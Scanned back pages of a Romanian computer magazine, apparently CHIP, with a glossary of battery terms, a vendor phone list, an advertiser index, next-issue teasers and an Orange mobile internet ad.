Încărcarea bateriilor este conversia energiei electrice furnizate de o sursă externă în energie chimică stocată în elementii bateriei. Dacă se depășesc valorile recomandate de tensiune sau curent, bateria se poate distruge definitiv prin creșterea temperaturii, prin generare de gaz sau prin cristalizarea substanțelor din componență.

CHARGE CONTROL - VERIFICAREA ÎNCĂRCĂRII

Metodă folosită pentru luarea deciziei de terminare a încărcării unei baterii. Informația respectivă se poate calcula din timpul de încărcare cu un anumit curent, din tensiunea pe element sau din temperatura bateriei.

CONSTANT CURRENT DISCHARGE - DESCĂRCAREA ÎN CURENT CONSTANT

Modalitate de descărcare a bateriei pe durata căreia valoarea curentului de descărcare este stabilizată. Pentru o baterie cu capacitatea C Ah, descărcarea la C/2 durează două ore.

CONSTANT POWER DISCHARGE - DESCĂRCAREA LA PUTERE CONSTANTĂ

Regimul de descărcare al unei baterii în care curentul de descărcare crește pe măsură ce tensiunea la bornele bateriei scade, așa încât puterea disipată în sarcină să fie constantă.

CONSTANT RESISTANCE DISCHARGE - DESCĂRCAREA PE SARCINĂ FIXĂ

Cea mai comodă variantă de descărcare se face pe sarcină cu valoare fixă pe toată durata descărcării. Curentul scade pe măsură ce tensiunea la bornele bateriei scade din cauza descărcării.

C-RATE (C/2, C/1 ETC.) - RAPORTUL DE CAPACITATE

Expresii utilizate pentru descrierea ratei de descărcare (sau de încărcare) a bateriilor. Cifra indică numărul de ore în care o baterie se descarcă (sau se încarcă)

complet în curent constant. Capacitatea unei baterii este diferită în funcție de curentul de descărcare. C/2 reprezintă așadar curentul pe care o baterie îl poate furniza pentru două ore.

CUTOFF VOLTAGE - TENSIUNEA DE OPRIRE A ÎNCĂRCĂRII

Tensiunea la care trebuie întreruptă descărcarea bateriei. Valoarea acesteia este specificată de către producător și depinde de rata de descărcare.

CYCLE LIFE - DURATA DE VIAȚĂ EXPRESIMATĂ ÎN CICLURI ÎNCĂRCARE/DESCĂRCARE

Reprezintă numărul estimat de cicluri de încărcare/descărcare pentru care capacitatea bateriei este menținută la o valoare satisfăcătoare.

DISCHARGE - DESCĂRCARE

Descărcarea este procesul de transformare a energiei chimice stocate într-o baterie în energie electrică și dispararea acesteia într-o sarcină.

ENERGY DENSITY - DENSITATEA DE ENERGIE

Densitatea de energie este o caracteristică a unei surse de energie care se referă la raportul între cantitatea de energie ce se poate obține din ea și greutatea acesteia. Se măsoară în watt-oră/kg (Wh/kg). O baterie cu plumb are o densitate de energie între 25 și 50 de Wh/kg, iar pentru bateriile NiMH și LiON, între 80 și 135 Wh/kg.

ELECTROCHEMICAL EQUIVALENT - ECHIVALENTUL ELECTROCHIMIC

Prin echivalent electrochimic se înțelege cantitatea de substanță activă depozitată pe electrozii bateriei când prin baterie trece o cantitate de sarcină egală cu un Coulomb.

ELECTRODE - ELECTROD

Locul unde are loc procesul electrochimic de transformare a energiei electrice în energie chimică și invers.

ELECTROLYTE - ELECTROLIT

Electrolitul este mediul de transport al ionilor în interiorul celulei, de la un electrod la altul. Cu excepția bateriilor cu Pb, electrolitul este fixat într-un material spongios care nu permite scurgerea lui.

ENERGY - ENERGIE

Caracteristică a unei baterii proporțională cu energia electrică ce poate fi debitată de către baterie. Este egală, aproximativ, cu capacitatea bateriei în Ah înmulțită cu tensiunea nominală. Se măsoară în watt-oră (Wh).

FORCED DISCHARGE - DESCĂRCARE FORȚATĂ

Descărcarea forțată a unei baterii apare atunci când sunt conectați în serie mai mulți elemente de baterie care au capacități diferite. Bateria care are capacitatea cea mai mică va pierde energia chimică înaintea celorlalte și la bornele ei tensiunea aplicată de cele-

lalte elemente se aplică cu semn schimbat. Acesta este fenomenul care impune împerecherea elementelor de baterie.

FUEL CELL

Tip de baterie în care reactanții sunt furnizați celulei din exteriorul acesteia. Cele mai cunoscute sunt bateriile în care se introduce hidrogen, acesta combinându-se cu oxigenul din aer și se obține apă, dar și energie electrică. Nu se poate defini densitatea de energie deoarece cel puțin un reactant al unei baterii fuel cell este furnizat din exteriorul celulei.

GASSING - GAZARE

Fenomenul de degajare a gazelor în timpul proceselor electrochimice de conversie a energiei. Cele mai multe baterii au fost prevăzute din proiectare cu locuri de minimă rezistență mecanică pentru a permite evacuarea gazelor în exces ce pot fi generate în condiții abuzive (scurtcircuit la borne) și evitarea exploziei bateriei.

LI-ION

Tip de baterie care are la bază cel de-al treilea element din sistemul periodic al elementelor, Litiu, un metal care reacționează puternic cu aerul sau apa (poate provoca incendii sau chiar explozii). Electrolitul este o sare de litiu într-un solvent organic. După substanțele folosite pentru electrozi și electrolit există mai multe tipuri de baterii Li-Ion, cu parametri diferiți. Bateriile Li-Ion au înlocuit treptat bateriile NiCd și NiMH în multe echipamente, materialele reziduale fiind mai puțin toxice. Necesarul de Litiu va fi crește foarte mult odată cu apariția pe scară largă a vehiculelor electrice.

LI-POL - LITIU POLIMER

Tehnologie derivată din cea Li-Ion, separarea polilor fiind făcută cu un polimer. Obținerea acestor baterii este ceva mai comodă, elementele pot lua diferite forme și sunt chiar ușor flexibile. Aceste elemente sunt foarte sensibile la supraincărcare, dar și la descărcare pronunțată. Considerând acceptabilă o scădere a capacității de 20%, o baterie Li-Pol are o viață estimată de 500 de cicluri de încărcare/descărcare.

NICD

Tip de baterie reincărcabilă folosită din ce în ce mai rar din cauza toxicității mari a cadmiului ce intră în componența unuia dintre electrozi. Pentru scule acționate electric (sau alți consumatori asemănători), rămâne ca alternativă de bază datorită rezistenței interne foarte mici și, implicit, posibilității de generare de curenți mari.

NICKEL-METAL HYDRIDE

Tip de baterie reincărcabilă asemănătoare din punct de vedere constructiv cu bateriile NiCd, dar la care a fost înlocuit electrodul din Cd cu unul dintr-un compus intermetalic care poate absorbi hidrogenul, element ce intră în reacția electrochimică din procesul de încărcare/descărcare. Este tehnologia utilizată pentru consumatorii care nu cer curenți foarte mari.

VENTS - VENTIL

Componență a unei baterii cu electrolit lichid care lasă să treacă eventualele gaze generate în interiorul elementelor, dar nu lasă să treacă electrolitul.

OFERTANȚII PRODUSELOR HARDWARE DIN REVISTĂ

ASBIS România	021-3371099	Maguay Impex	021-2103833
Atlas Corporation	021-2308782	Media Galaxy	08010MEDIAG
Caro Group	021-3137109	Mikro Atlas	0266-371745
DECK Computers International	021-4343400	MGT Educational	021-2328894
Depozitul de Calculatoare	021-3137842	Omnisoft SRL	021-2100363
ELKOTech România	021-2246094	Omnitech Trading	021-3268038
Elsaco Electronic	021-3177683	Partenerii Genesys	021-2420542
Euro GSM	0264-450450	Panasonic România	021-3164194
EVERIT Grup	021-3355170	PC Coolers	021-3239949
Flamingo Computers	021-08008CallPC	ProCA România	021-3238200
Flamingo Computers	021-08008225572	Royal Computers	021-4102100
Focus Trading 94	021-2310226	RHS Company	021-3310067
HP Interactive Center	021-2222072	Scop Computers	021-2316578
Intend Computer	0264-437484	Seektron	0244-567750
International Transactions & Services		Senorg România	021-2242046
I.R.I.S.	021-4110886	SigmaNet Computers	021-6372220
IT Works Distribution	021-2315751	Sony Center	021-3030228
ITDirect	021-2226715	Top Quality Computers	021-2331163
Lasting System	021-3109563	Tornado Systems	021-2067777
Lenovo România	0256-201278	Ubi Soft România	021-5690600
Lenovo România	080 10 THINK	Ultra PRO Computers	031-4022292
LG Electronics România	080 10 84465	www.placi-video.ro	0729-858259
	031-2283542	X-Data	0268-333349

Partenerii HIS din România:

Asesoft Distribution,

Elsaco Electronic, Royal Computers

Partenerii Sony din România:

Flamingo Computers

Sony Center

Media Galaxy

Partenerii ASUS din România:

Depozitul de Calculatoare

Flamingo Computers, RHS Company

Senorg România, Ultra PRO Computers

Partenerii Foxconn:

BRINEL, Elsaco Electronic

Partenerii GIGABYTE din România:

Asesoft, Elkotech, ITDirect, UltraPro

Partenerii Epson:

Despec, Tornado, MB Distribution

Partenerii COMBOX Delivery:

marketonline.ro, hardit.ro, pcfun.ro


INSERENȚI

Firma	Pagina
Aline	C2
AsRock	71
Asus	63
Continental	15, 17
D-Link	57
EA Sports	31, 47
Gillette	27, 41
Orange	C4
Romsym Data	49
Scop Computers	3
Star Storage	73



Ce alegem de Crăciun?

Domeniul IT&C este o sursă nepuizabilă de cadouri. CHIP vă arată ce cadouri cu adevărat utile și bune să cumpărați celor dragi. Cu game de prețuri!



Parole fără cusur


Iată câteva sfaturi prin care vă puteți stabili, reaminti și folosi parole puternice, imposibil de spart.

Gratis: Un Windows ca nou

Utilizați instrumente gratuite pentru a îmbunătăți setările ascunse de Microsoft și plugin-uri pentru a debloca funcții noi sau existente în sistemul de operare.

Componente

Proгноza CHIP pe următoarele două luni



Revista CHIP vă oferă lunar părerea sa asupra evoluției prețurilor la componente. Aceasta se întâmplă pe baza evoluției prețurilor din lunile anterioare, precum și pe baza semnalelor din piața internă și internațională.

Cunoscând dinamica acestor prețuri, veți putea achiziționa componentele necesare la prețul corect sau vă veți putea planifica o achiziție viitoare.
CHIP Team

* prețurile estimate sunt în EUR

abonamentele Colibri

zboară liber pe net



- ai acces mobil la internet pentru laptop, de la 7 euro/lună
- navighezi nelimitat în timpul nopții cu opțiunea Happy Night
- știi de la început cât plătești, cu opțiunea Cost Control



modem de la 1 euro

www.orange.ro/colibri

prețurile includ TVA

